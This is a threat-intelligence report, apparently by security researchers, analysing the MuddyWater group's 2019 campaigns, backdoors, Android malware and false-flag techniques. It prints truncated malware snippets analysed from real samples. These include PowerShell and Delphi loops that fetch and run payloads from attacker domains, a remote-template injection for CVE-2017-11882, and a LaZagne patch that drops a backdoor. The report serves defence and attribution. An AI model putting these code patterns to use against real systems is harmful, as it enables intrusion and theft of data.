# New MuddyWater Activities Uncovered:

## Threat Actors Used Multi-Stage Backdoors, New Post-Exploitation Tools, Android Malware, and More

Daniel Lunghi and Jaromir Horejsi


# New findings on MuddyWater's old and recent activities

We came across new campaigns that seem to bear the markings of MuddyWater – a threat actor group with a history of targeting organizations in Middle Eastern and Asian countries. The group used new tools and payloads in campaigns over the first half of 2019, pointing to the continued work the group has put in since our last report on MuddyWater in November 2018.

Apart from discovering new campaigns related to MuddyWater, we also uncovered crucial information related to the group's old and recent activities. These include findings on the threat actor group's connection to some Android malware variants, its use of false flags to misattribute campaigns to certain countries, its infrastructure, and its target countries and industries. We will also share our independent findings regarding certain information about the threat actor group's operations, which was leaked on Telegram in April 2019.

# Threat actors found using POWERSTATS V3 – a multi-stage backdoor

In one of the MuddyWater campaigns we spotted, we detected spear-phishing emails that the group sent to a university in Jordan and the Turkish government. In both cases, the threat actor group did not spoof the said legitimate entities' sender address to deceive email recipients, but instead used compromised legitimate accounts to trick users into installing malware.


lun. 08/04/2019 09:50

supplies .gov.jo>

Students Migration Verification - Civil Status and passport Department

To Undisclosed recipients:

Unistudent_SocialID.docx
264 KB

Dear,

According to the Civil Status and passport Department some of your students have to verify their information about their migration. please check the attachment of this students and inform them to verify their information as soon as possible.

Best Regards

Figure 1. Screenshot of a spear-phishing email spoofing a government office, dated April 8, 2019.



```
Received: from [redacted].GOVER.Local (unknown [[redacted]]) by [redacted].gov.jo
 (Postfix) with ESMTPS; Mon,  8 Apr 2019 10:49:59 +0300 (EEST)
Received: from GOVERCHV20.GOVER.Local ([redacted]) by [redacted].GOVER.Local
 ([redacted]) with Microsoft SMTP Server (TLS) id 14.3.408.0; Mon, 8 Apr 2019
 10:49:58 +0300
Received: from [redacted].GOVER.Local ([[redacted]]) by
 [redacted].GOVER.Local ([::1]) with mapi id 14.03.0415.000; Mon, 8 Apr 2019
 10:49:57 +0300
Authentication-Results: spf=pass (sender IP is [redacted])
 smtp.mailfrom=[redacted].gov.jo; [redacted].edu.jo; dkim=none (message not signed)
 header.d=none;[redacted].edu.jo; dmarc=bestguesspass action=none
 header.from=[redacted].gov.jo;compauth=pass reason=109
Received-SPF: Pass (protection.outlook.com: domain of [redacted].gov.jo designates
 [redacted] as permitted sender) receiver=protection.outlook.com;
 client-ip=[redacted]; helo=[redacted].gov.jo;
Thread-Topic: Students Migration Verification - Civil Status and passport
 Department
```

Figure 2. Email headers showing the origin of the spear-phishing email

The legitimate owners of the compromised email accounts were from the same countries the target entities are based. As of this writing, it's unclear how they were compromised, but it's possible that the group had used the Gophish toolkit since they have already utilized it in an old campaign.

The threat actor group deployed a new multi-stage PowerShell-based backdoor called **POWERSTATS v3**. The spear-phishing email that contains a document embedded with a malicious macro will drop a VBE file encoded with Microsoft Script Encoder. The VBE file, which holds a base64-encoded block of data containing obfuscated PowerShell script, will then execute. This block of data will be decoded and saved to the *%PUBLIC%* directory under various names ending with image file extensions such as .jpeg and .png. The PowerShell code will then use custom string obfuscation and lots of useless blocks of code to make it difficult to analyze.

```
for(;
(((296 + 976) -ne (-4605)) -and -not(((527 -ne (-([int](2405 / 5)))) -
)
{
    Write-Host ('{2}{0}{3}{1}'-f's0','05','Po','00');
    $BF7wVfQnD2IPh = $H21_ZShSXfPBiiqR;
    $FOgv2RGjVOXrXQd = $h21_ZshsXFPBiiQr;
    $BF7wVFQND2IPH = (-4005);
    $h21_ZsHSxFPBiiqR = $r29bgruAW1ACY4kBOxF;
    $g3q8pGRdlPpGIe7HV5sO0 = $fOgv2RgJvOXrxQD;
    $h21_ZSHSXFPbiiqR = ($SBYmQH0CrT0vkgUQG7+(-([int](199528 / 49))));
    $nnW_N_Ne5 = (1338 - 523);
}
```

Figure 3. Code snippet of obfuscated and useless code

The final backdoor code will be shown after the deobfuscation of all strings and removal of all unnecessary code. But first, the backdoor will acquire the operating system (OS) information and save the result to a log file.

```
function get_osinfo()
{
    get_username;
    get_userdomain;
    get_tasklist;
    get_desktopfiles;
    get_ipaddress;
    get_architecture;
}

get_osinfo | out-file $env:temp\log.txt;
```

Figure 4. Code snippet of OS information collection

This file will be uploaded later to the command and control (C&C) server. Each victim machine will generate a random GUID number, which will be used for machine identification. Later on, the malware variant will start the endless loop, querying for the GUID-named file in a certain folder on the C&C server. If the file is found, it will be downloaded and executed using the *Powershell.exe* process.

The threat actor group can then proceed to a second stage attack by sending commands to a specific victim in an asynchronous way. In essence, they can download another backdoor payload from the C&C server and install it on their targets' systems.

```
try{
    $webclient.DownloadFile("http://[redacted]/sDownloads/"+ $generated_guid + ".jpeg",$ENV:public +"\"+ "ieee" + ".dat")
    run_ieee_dat;
    break;
```

Figure 5. The code in POWERSTATS v3 that downloads the second attack stage

We were able to look into an instance where the group proceeded to launch a second stage attack. In this scenario, another backdoor was downloaded. The backdoor supports the following commands:

- Take screenshots
- Command execution via the cmd.exe binary
- If there's no keyword, the malware variant assumes that the input is PowerShell code and executes it via the "Invoke-Expression" cmdlet

```
if($raw532IRFRSU3SpQEBh.startswith("screenshot"))
{
    $MUyv9K7F6Gv2 = get-screenshot;
    upload_file ("http://"+$c2address+"/ls.php?TOKEN=Pomy54tvbRetceX&funx=sc&i="
```

Figure 6. The code in POWERSTATS v3 (second stage) that handles the screenshot command

The C&C communication is done using PHP scripts with a hardcoded token and a set of backend functions, e.g., *sc* (screenshot), *res* (result of executed command), *reg* (register new victim), and *uDel* (self-delete after an error).

```
$c2response = download_file("http://"+$c2address+"/command/" + $guid_value +".cmd");
if ($c2response -ne "Error")
```

Figure 7. In an endless loop, the malware variant queries a given path on C&C server, trying to download a GUID-named file with commands to execute.

# Other MuddyWater campaigns that used different payloads and tools

Since 2018, the threat actors behind MuddyWater have been actively targeting victims using a variety of methods and techniques, and they seem to keep on adding more as they move forward with new campaigns.

The abovementioned campaign that used POWERSTATS v3 is not the only one we found using new tricks. We observed other campaigns with different delivery methods and dropped file types. Notably, these campaigns have also changed payloads and publicly available post-exploitation tools.

## Payload changes

| Discovery date | Method for dropping malicious code | Type of files dropped | Final payload |
|---|---|---|---|
| 2018-03 | Macros | SCT, INF, base52 encoded | POWERSTATS |
| 2018-11 | Macros | VBS, JS, base52 encoded | POWERSTATS |
| 2018-11 | Macros | DLL, REG | CLOUDSTATS |
| 2019-01 | Macros | EXE | SHARPSTATS |
| 2019-01 | Macros | INF, EXE | DELPHSTATS |
| 2019-03 | Macros | Base64 encoded, BAT | POWERSTATS v2 |
| 2019-04 | Template injection | Document with macros | POWERSTATS v1 or v2 |
| 2019-05 | Macros | VBE | POWERSTATS v3 |

Table 1. The evolution of MuddyWater's delivery methods and payloads since 2018

One of the said custom tools was POWERSTATS, a PowerShell-based backdoor that the group first used in 2017. Another one is CLOUDSTATS, a PowerShell-based backdoor that uses a cloud file hosting provider for its command and control (C&C) communication. We discussed the use of CLOUDSTATS in a previous report.

In January 2019, we discovered that the campaign started using **SHARPSTATS**, a .NET-written backdoor that supports DOWNLOAD, UPLOAD, and RUN functions. In the same month, **DELPHSTATS** emerged. This backdoor is written in the Delphi programming language, and queries the C&C server for a .dat file before executing it via the *Powershell.exe* process. Similar to the SHARPSTATS backdoor, DELPHSTATS employs custom PowerShell script with code similarities to the one embedded into the SHARPSTATS backdoor. A campaign that dropped this variant was thoroughly discussed in this report.

```
private static bool GetSystemInfo(string id)
{
    bool result;
    try
    {
        string value = string.Concat(new string[]
        {
            Program.b64encode_and_XOR(Program.GetMachineName()),
            "_",
            Program.b64encode_and_XOR(Program.GetUsername()),
            "_",
            Program.b64encode_and_XOR(Program.GetDomainName()),
            "_",
            Program.b64encode_and_XOR(Program.GetOS()),
            "_",
            Program.GetCurrentDateTime(),
            "_",
            Program.GetIPaddress(),
            "_",
            Program.b64encode_and_XOR(Program.loc)
        });
        string path = "id_" + id;
```

Figure 8. SHARPSTATS can be used to collect system information by dropping and executing a PowerShell script.

```
004C7545    push    4C7784; 'http://amazo0n.serveftp.com/Data/'
004C754A    push    dword ptr ds:[4D60E8]; gvar_004D60E8:AnsiString
004C7550    push    4C77B0; '.dat'
```

Figure 9. The code in DELPHSTATS that queries a certain directory on the C&C server. It's where operators upload additional payload.

In mid-March 2019, we came across **POWERSTATS v2**, a heavily obfuscated backdoor. An earlier version of this backdoor decodes the initial encoded/compressed blocks of code. An improved version appeared later on, and we saw that it heavily uses format strings and redundant backtick characters. In the earlier version, function names were still somehow readable, but they were completely randomized in later versions.

```
${G`loBA`l`:`PRoJect`cO`de} = ("{0}{1}{2}" -f("{0}{1}"-f ("{0}{1}" -f '403','34'),'0'),'3','3')
${gLobAL`:pROj`ECtF`iR`sTHiT} = ("{0}{1}{2}" -f'scr',("{0}{2}{1}" -f'tA','nt1','g'),'.1')
${g`l`obAL:hel`lo`M`SGURi} = ("{2}{11}{4}{12}{5}{7}{8}{10}{3}{13}{6}{9}{1}{0}"-f ("{0}{1}" -f '
${gL`ob`AL:g`E`T`CmDURi} = ("{11}{10}{12}{2}{5}{7}{9}{8}{3}{0}{6}{4}{1}"-f 'and','p','94',("{0}
${g`lOB`A`L:sET`CmdreSUl`TuRi} = ("{1}{17}{6}{20}{3}{11}{16}{0}{13}{15}{14}{12}{4}{2}{5}{18}{19
${Gl`O`Bal:Getc`m`drE`Sult} = ''

function B`AsI`c`infoCoLLEC`ToR
{
    try{${HOsT`Na`ME} = (g`Et`-`wmi`oBJecT -Class ("{4}{0}{6}{5}{1}{2}{3}"-f 'i','Ope',("{0}{1}
    try{${os`ArCh} = (G`eT`-WmI`OBjECT -Class ("{1}{0}{3}{4}{2}" -f'_O',("{1}{0}"-f '32','Win')
    try{${O`sFU`ll`NAMe} = (G`Et-`w`M`IObjEcT -Class ("{4}{2}{0}{3}{1}" -f 'pe','em',("{0}{1}" 
    try{${dOm`A`iN`NAMe} = (G`et-W`MioBjE`ct -Class ("{1}{4}{2}{0}{5}{3}" -f 'Sy','W',("{0}{1}"
    try{${uSer`NA`mE} = (g`Et-W`mi`obj`ECT -class ("{2}{4}{0}{1}{3}{5}"-f("{1}{0}{2}" -f 'Co','
    try{${iPA`D`d`RESs} = (T`E`sT-conNE`cTIon -ComputerName ${ho`St`N`AMe} -count 1)."IPV4A`dDr

    try{return ${Osf`U`lLn`AME}.("{1}{0}" -f 'im','tr')."Inv`oKe"() + '*' + ${O`sArCh}.("{1}{0}
}
```

Figure 10. Obfuscated POWERSTATS v2

After deobfuscation, the main backdoor loop queries different URLs for a “Hello server” message to obtain command and upload the result of the run command to the C&C server.

```
function main
{
    while(${tRUE})
        {
            HelLOseRVERlOop
            gETcoMMAndloOP
            exeCUtecOmMANDAndsetCoMmANDResuLtlOOP
        }
}
```

Figure 11. Deobfuscated main loop of POWERSTATS v2

## Use of different post-exploitation tools

Since the emergence of MuddyWater, we found that its operators used multiple open source post-exploitation tools, which they deployed after successfully compromising a target.

| Name of the post-exploitation tool | Programming language/Interpreter |
|---|---|
| CrackMapExec | Python, PyInstaller |
| ChromeCookiesView | Executable file |
| chrome-passwords | Executable file |
| EmpireProject | PowerShell, Python |
| FruityC2 | PowerShell |
| Koadic | JavaScript |
| LaZagne | Python, PyInstaller |
| Meterpreter | Reflective loader, executable file |
| Mimikatz | Executable file |
| MZCookiesView | Executable file |
| PowerSploit | PowerShell |
| Shootback | Python, PyInstaller |
| Smbmap | Python, PyInstaller |

Table 2. Tools used by MuddyWater campaigns over the years

One of the campaigns we uncovered notably delivered the **EmpireProject** stager via a scheme that involves the use of template injection and the abuse of the CVE-2017-11882 vulnerability. If the email recipient clicks on a malicious document, a remote template is downloaded, which will trigger the exploitation of CVE-2017-11882. This will then lead to the execution the EmpireProject stager.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns=
"http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/
attachedTemplate" Target="http://droobox.online/luncher.doc"
TargetMode="External"/></Relationships>
```

Figure 12. Clicking on the malicious document leads to the abuse of CVE-2017-11882, and then the execution of the EmpireProject stager.

We also saw the **LaZagne** credential dumper being patched to drop and run POWERSTATS in the main function.

```python
def intimoddumpers():
    sdll = base64.b64decode('PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGl
    slogs = base64.b64decode('W3ZlcnNpb25dDQpTaWduYXR1cmU9JGNoaW
    sini = '-FJ+QM2?@2CQ1AX1G-,<*+VI.XQ/UW-BQ0RZ2?C1B91=C.ER2[Z1
    saveToFile(sdll, 'c:\\programdata\\WindowsDriverINI.dll')
    saveToFile(slogs, 'c:\\programdata\\WindowsDriverINI.logs')
    saveToFile(sini, 'c:\\programdata\\WindowsDriverINI.ini')
    os.system('c:\\windows\\system32\\rundll32.exe advpack.dll,L


if __name__ == '__main__':
    intimoddumpers()
    parser = argparse.ArgumentParser(description=constant.st.ban
    parser.add_argument('-version', action='version', version='V
    PPoptional = argparse.ArgumentParser(add_help=False, formatt
    PPoptional._optionals.title = 'optional arguments'
```

Figure 13. LaZagne has been patched to drop and run POWERSTATS in the main function. See added *intimoddumpers()* function. Note the typo in the function name (using INTI, not INIT).

# Connections to Android malware variants

In addition to uncovering new campaigns, we were also able to find connections between MuddyWater and four Android malware variants that posed as legitimate applications. We were able to establish proof of connection through their shared infrastructure, e.g., IP addresses and C&C servers, and the code similarities between some of the malware families.

We first noticed the first Android malware variant (AndroidOS_Mudwater.HRX) when we discovered that its IP address and C&C server, 78[.]129[.]139[.]131, was used as the final C&C server of a MuddyWater campaign. In the said campaign, we saw victims receiving commands for downloading a second stage payload from the abovementioned IP address.

Apart from custom stealing capabilities, AndroidOS_Mudwater.HRX has two other interesting features:

- Brute forces hardcoded IP addresses (with a list of usernames and passwords).
- Spreads malicious apps by sending all contacts an SMS (in Turkish) containing a link to the malicious APK. The link points to an APK in the directory tree of a legitimate website belonging to a non-profit research organization in Turkey. Most likely, the organization's website was compromised, which is not surprising as its website was hosted on WordPress, a platform MuddyWater is fond of targeting.

```
public class AppProtocol {
    public static final int DELETE_CLIENT = 210;
    public static final int DO_BRUTE_FORCE = 102;
    public static final int DO_PORT_SCAN = 103;
    public static final int GET_ALL_CONTACT = 206;
    public static final int GET_ALL_SMS = 205;
    public static final int GET_ALL_SMS_SENT = 212;
    public static final int GET_ALL_SYSTEM_INFO = 204;
    public static final int GET_CLIENT_DONE = 105;
    public static final int GET_CLIENT_NUM = 209;
    public static final int GET_COMMAND = 214;
    public static final int GET_CONTACT = 203;
    public static final int GET_PERSONAL_INFO = 213;
    public static final int GET_SMS = 202;
    public static final int GET_SMS_RECEIVED = 211;
    public static final int GET_SYSTEM_INFO = 201;
    public static final int IS_CLIETNT_CONNECTED = 106;
    public static final int IS_SERVER_ALIVE = 299;
    private static final int PRE_INDEX = 200;
    private static final int ROBOT_PRE_INDEX = 100;
    public static final int SEND_SMS = 207;
    public static final int SEND_SMS_TO_ALL = 208;
}
```

Figure 14. List of commands supported by the newer version of the malicious app

We found a connection between AndroidOS_Mudwater.HRX and the second malware variant (AndroidOS_HiddenApp.SAB) based on similarities in their code structure. The figure below shows these similarities.

```java
public class MyProtocol {
    public static final int GET_CALL_LOG = 54;
    public static final int GET_CONTACTS = 51;
    public static final int GET_SCREEN_SHOT = 53;
    public static final int GET_SMS = 52;
    public static final int GET_SYSTEM_INFO = 55;
    private static final int PRE_NUM = 50;
}
```

Figure 15. List of commands supported by the older version of the malicious app

The second malware variant is a custom stealer that implements features for stealing call logs, contacts, SMS messages, phone information, and screenshots. It posts all stolen data to a Telegram channel. Like the previously mentioned variant, we found hints in the file that shows that it might be a test version.

We then discovered shared signed certificates that connect AndroidOS_HiddenApp.SAB and the third malware variant (AndroidOS_Androrat.AXM). Its C&C server is a local IP address, which led us to think that our detected sample is a test version.

Meanwhile, we saw the connection of Droidjack RAT — the fourth malware variant (AndroidOS_Androrat.AXMA) — to MuddyWater in the domain name of the former's C&C server (googleads[.]hopto[.]org), which shares C&C servers with some DELPHSTATS samples that we analyzed. A Droidjack RAT variant is a remote access trojan that allows attackers to take full control of an Android device when installed.

# Potential targets

While we can't say for sure who or what entities the four Android malware variants were specifically targeting, our analysis of the indicators of compromise (IoCs ) provided us with clues on the targets' locations.

It likely targets users in Turkey, because the campaign used a malicious app that was hosted in a compromised Turkish website. The campaign also spread an SMS written in the Turkish language to lure users into downloading a malicious app.

Pakistan could be another target location: Some target IP addresses that were hardcoded in the brute force functions of some samples were traced back to Pakistan.

Afghanistan is another potential target location as the file name of one of the malicious applications we analyzed was *"AfghanistanElection.apk."*

# Use of false flag techniques

Some of the tools used by MuddyWater campaigns contained false flags, which are messages that threat actors add into their programs to misattribute the campaign to a specific country. This technique was discussed recently by other researchers.

Here are some false flags we spotted:

```
catch {
    Write-Host  '无法连接到网址，请等待龙...'
    $result = "error"
}
```

Figure 16. Several older POWERSTATS backdoors contained simplified Chinese text like “无法连接到网址， 请等待龙,” which translates to “Unable to connect to the URL, please wait for the dragon.“

```
${DRAgOn_MIDdlE} = @(
("{1}{2}{4}{0}{6}{5}{3}{7}"-f 'pa','ht',("{2}{1}{0}" -f 'a','d','tp://
("{9}{2}{6}{8}{4}{5}{0}{3}{10}{15}{16}{1}{11}{12}{14}{7}{13}" -f 'cek'
("{0}{11}{7}{1}{14}{2}{6}{3}{15}{13}{5}{10}{8}{9}{12}{4}"-f("{2}{1}{0}
("{10}{8}{1}{16}{2}{9}{13}{3}{4}{0}{5}{6}{15}{7}{12}{14}{11}"-f'dmi','
("{10}{2}{6}{9}{3}{4}{1}{12}{7}{5}{8}{11}{0}" -f'php',("{2}{0}{1}" -f
("{0}{9}{3}{8}{5}{4}{10}{11}{7}{2}{6}{1}" -f 'htt',("{3}{1}{2}{0}"-f '
```

Figure 17. The dragon reference also manifested in this dragon variable.

```
$god = "אם הערבים יניחו את נשקם היום, לא תהיה עוד אלימות.
"אם היהודים יניחו את נשקם היום, לא תהיה עוד ישראל
$SKey = " ירים העם ויוכיח שדברו ותורתו עומדים"
```

Figure 18. Some PowerSTATS backdoors were compiled with the PS2EXE tool to .EXE files. These contained false flags, which are famous quotes of well-known people in Israel.

The translation of the two sets of text above are as follows: ”$god = "If the Arabs put down their weapons today, there will be no more violence ... If the Jews put down their arms today, there will be no more Israel" and “$SKey = "he will raise the people and confirm that his word and law are standing". Note that these variables were not used in the rest of the code.

**Document Properties**

| | |
|---|---|
| cp:lastModifiedBy | Пользователь Windows |

**Document Properties**

| | |
|---|---|
| cp:lastModifiedBy | Windows User |
| cp:revision | 17 |
| dc:creator | дшыр |

**Debug Artifacts**

| | |
|---|---|
| Path | C:\Users\дшыр\documents\visual studio 2010\Projects\pngdll\Release\pngdll.pdb |

Figure 19. These false flags try to misattribute an attack to Russia or a country that uses the Cyrillic alphabet. Russian texts appeared in the metadata of some delivery documents and in a debug path of one DLL library.

# MuddyWater-related information leaked on Telegram

In April, details related to the alleged operations of the threat actor group behind MuddyWater were leaked on Telegram. The leaks contained images of the group's C&C backends, source code, and a list of past hacked victims.

Our monitoring efforts uncovered evidence that communication transpired between some victims (that were listed in the leak) and a C&C server known to be from MuddyWater.

Independently, we also spotted two versions of the server backend, which contains code similar to the details leaked on Telegram.

The code is a simple script written in Python, and encapsulated with PyInstaller. It will read a configuration file to find which IP address and port to listen to, and it will display some commands available to the operator.

The script displays two different ASCII art for two versions.





Figure 20. ASCII art for version 1.0.0, compiled on July 31, 2017





Figure 21. ASCII art for version 1.0.1, compiled on September 4, 2018.

Based on these findings, we speculate that the leaks were based on real data.

The leak also included information regarding a certain individual. While we cannot confirm its veracity, we noticed that a document with MuddyWater code has been posted to VirusTotal prior to the leak, and its filename is similar to the name of the individual mentioned in the leak.

# Infrastructure and targets

For the most part, the threat actor group used direct IP addresses as C&C servers and a few domain names (dynamic or not). In 2018, the group mostly used compromised WordPress websites as proxies to send commands that were forwarded to the final C&C servers.





Figure 22. Communication flow between the operator and the victim

We noticed that the said C&C servers were usually set up to listen to an uncommon port, and were shut down a few hours later. The next time the servers were up, they usually listened on a different port.

As mentioned in our previous research, most targets were located in Middle Eastern and Asian countries. Recently, we saw the group aiming for new targets in Europe. The figure below shows the target countries of MuddyWater campaigns. We included the United States, and some European countries, based on verified information from the leaks.




Figure 23. Countries that MuddyWater has targeted

Most victims were government entities, with the majority in the finance, education, foreign affairs, interior, defense, trade, and customs sectors. We also found many victims in the telecommunications industry such as telcos and web hosting providers.

